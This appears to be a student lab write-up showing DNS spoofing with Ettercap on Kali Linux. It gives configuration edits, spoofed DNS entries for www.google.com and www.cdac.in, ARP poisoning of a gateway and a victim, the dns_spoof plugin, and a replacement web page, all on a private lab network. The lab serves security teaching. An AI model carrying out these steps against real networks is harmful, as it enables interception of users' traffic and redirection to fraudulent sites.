


Module:- SECURITY CONCEPT (DNS Spoofing)

Name:-Prithviraj Nikam

DNS Spoofing

Domain Name Server (DNS) spoofing (a.k.a. DNS cache poisoning) is an attack in which altered DNS records are used to redirect online traffic to a fraudulent website that resembles its intended destination.




DNS Spoofing

- **Request to Real Website:** User hits a request for a particular website it goes to the DNS server to resolve the IP address of that website.
- **Inject Fake DNS entry:** Hackers already take control over the DNS server by detecting the flaws and now they add false entries to the DNS server.
- **Resolve to Fake Website:** Since the fake entry in the DNS server redirects the user to the wrong website.

Step-1:- Open kali linux machine and Go to root and open Ettercap
\$ sudo ettercap -G

New ettercap popup will be open



Step-2:- Open ettercap configuration file
\$sudo vi /etc/ettercap/etter.conf

```
(prithvi@kali)-[~]  
$ sudo vi /etc/ettercap/etter.conf
```

Go to Line NO. 16,17 and set
ec_uid = 0
Ec_gid = 0

```
14  
15 [privs]  
16 ec_uid = 0           # nobody is the default  
17 ec_gid = 0           # nobody is the default  
18  
19 [mitm]
```

Go to Line NO. 179,180,183,184 and Uncomment it ,save and exit

```
178  
179 redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"  
180 redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"  
181  
182 # pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect  
183 redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"  
184 redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"  
185
```

Step-3:- Open Ettercap DNS configuration file

\$ sudo vi /etc/ettercap/etter.dns

```
(prithvi@kali)-[~]  
$ sudo vi /etc/ettercap/etter.dns
```

Step-4:- Add at the End authoritative server with domain

www.google.com A 192.168.3.88

Kali machine ip

www.cdac.in A 192.168.3.88

Kali machine ip

```
# vim:ts=8:noexpandtab  
www.google.com A 192.168.3.88  
www.cdac.in A 192.168.3.88  
~  
~  
~
```


Save and Exit

Step-5:-open Ettercap


\$ sudo ettercap -G



Step-6:- Click the right Symbol



Step-7:- Click the Search Box and search the Host List




Step-8:-Add the target 1

Ip address

192.168.3.1

MAC Address

EC:9B:8B:02:24:38




Step-9:- Add the target 2

Ip address



192.168.3.131

MAC Address




04:92:26:5C:79:81




Step-10:- Go to MITM menu —> Select ARP poisoning



Step-11:- Go to Plugin → under manage Plugin → select dns_spoof





Step-12:- Go to Target 2 machine (192.168.3.131)

```
Name: www.google.com
Addresses: 2404:6800:4007:818::2004
           192.168.3.88

> www.cdac.in
Server: stuns.blr1.cdac.in
Address: 192.168.1.3

Name: cdac.in
Addresses: 2405:8a00:6029::45
           192.168.3.88
Aliases: www.cdac.in
```

Then check on Kali Machine

	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.3	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet

```

GROUP 1: 192.168.3.1 EC:9B:8B:02:24:38

GROUP 2 : 192.168.3.131 04:92:26:5C:79:81
ns_spoof: A [www.google.com] spoofed to [192.168.3.88] TTL [3600 s]
ns_spoof: A [www.google.com] spoofed to [192.168.3.88] TTL [3600 s]

```

Step-13:- Go to

\$ cd /var/www/html

```

(prithvi@kali)-[~]
$ cd /var/www/html

(prithvi@kali)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html

(prithvi@kali)-[/var/www/html]
$

```

\$ rm index.html

```

(prithvi@kali)-[/var/www/html]
$ sudo rm index.html
[sudo] password for prithvi:

(prithvi@kali)-[/var/www/html]
$ ls
index.nginx-debian.html

(prithvi@kali)-[/var/www/html]
$

```

Step-14:- Create new html file

\$ vi index.html

```
(prithvi@kali)-[/var/www/html]
$ vi index.html
```

```
File Actions Edit View Help
prithvi@kali: ~ x prithvi@kali: /var/www/html x
i am hacker
~
~
```

Step-15:- Go to Browser and run

<http://www.cdac.in>

